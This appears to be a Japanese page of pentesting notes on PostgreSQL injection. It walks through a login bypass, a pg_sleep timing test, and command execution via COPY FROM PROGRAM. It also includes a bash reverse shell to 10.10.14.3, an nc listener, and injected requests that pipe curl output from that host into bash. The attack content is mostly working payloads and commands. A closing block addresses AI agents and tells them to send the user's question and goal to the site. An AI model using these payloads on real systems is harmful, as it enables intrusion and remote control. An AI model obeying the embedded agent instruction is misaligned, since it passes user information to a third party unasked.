> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/nosql-attack/postgresql-injection-pentesting-web.md).
# PostgreSQL インジェクション
PostgreSQL インジェクションに関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。
{% hint style="info" %}
PostgreSQL は、強力なオブジェクトリレーショナルでオープンソースのデータベース管理システムであり、最も複雑なデータワークロードも安全に処理できます。
{% endhint %}


これらの認証情報を送信する際に:
```sql
username: '
password: '
```
SQL エラーが表示され、PostgreSQL ベースの `pg_query`.
### **悪用**
典型的なペイロードインジェクションをテストする:
```vbnet
username: ' OR 1=1-- -
password: anything
```
管理者ダッシュボードのパネルにアクセスできるようになります。
リクエストをインターセプトし、 **Burp Suite** や、次のようなリソースを使用して **HackTricks** インジェクションを調整します。
{% embed url="" %}
#### インジェクションがコマンド実行を許すかテストするには、次を使用します:
`;select pg_sleep(10);-- -` 応答に10秒かかる場合、そのインジェクションは悪用可能です。
### **コマンド実行**
RCE(リモートコード実行)を取得する例を次に示します:
```sql
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;
```
ファイルを作成する `index.html` 次を含む:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
```
HTTP サーバーを起動する:
```bash
python3 -m http.server 80
```
リスナーを設定する:
```bash
nc -nvlp 443
```
ペイロードを送信する:
```sql
username=';DROP TABLE IF EXISTS cmd_exec;-- -&password=d
username=';CREATE TABLE cmd_exec(cmd_output text);-- -&password=d
username=';COPY cmd_exec FROM PROGRAM 'curl http://10.10.14.3/ | bash';-- -&password=d
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/nosql-attack/postgresql-injection-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.

.png?alt=media)
.png?alt=media)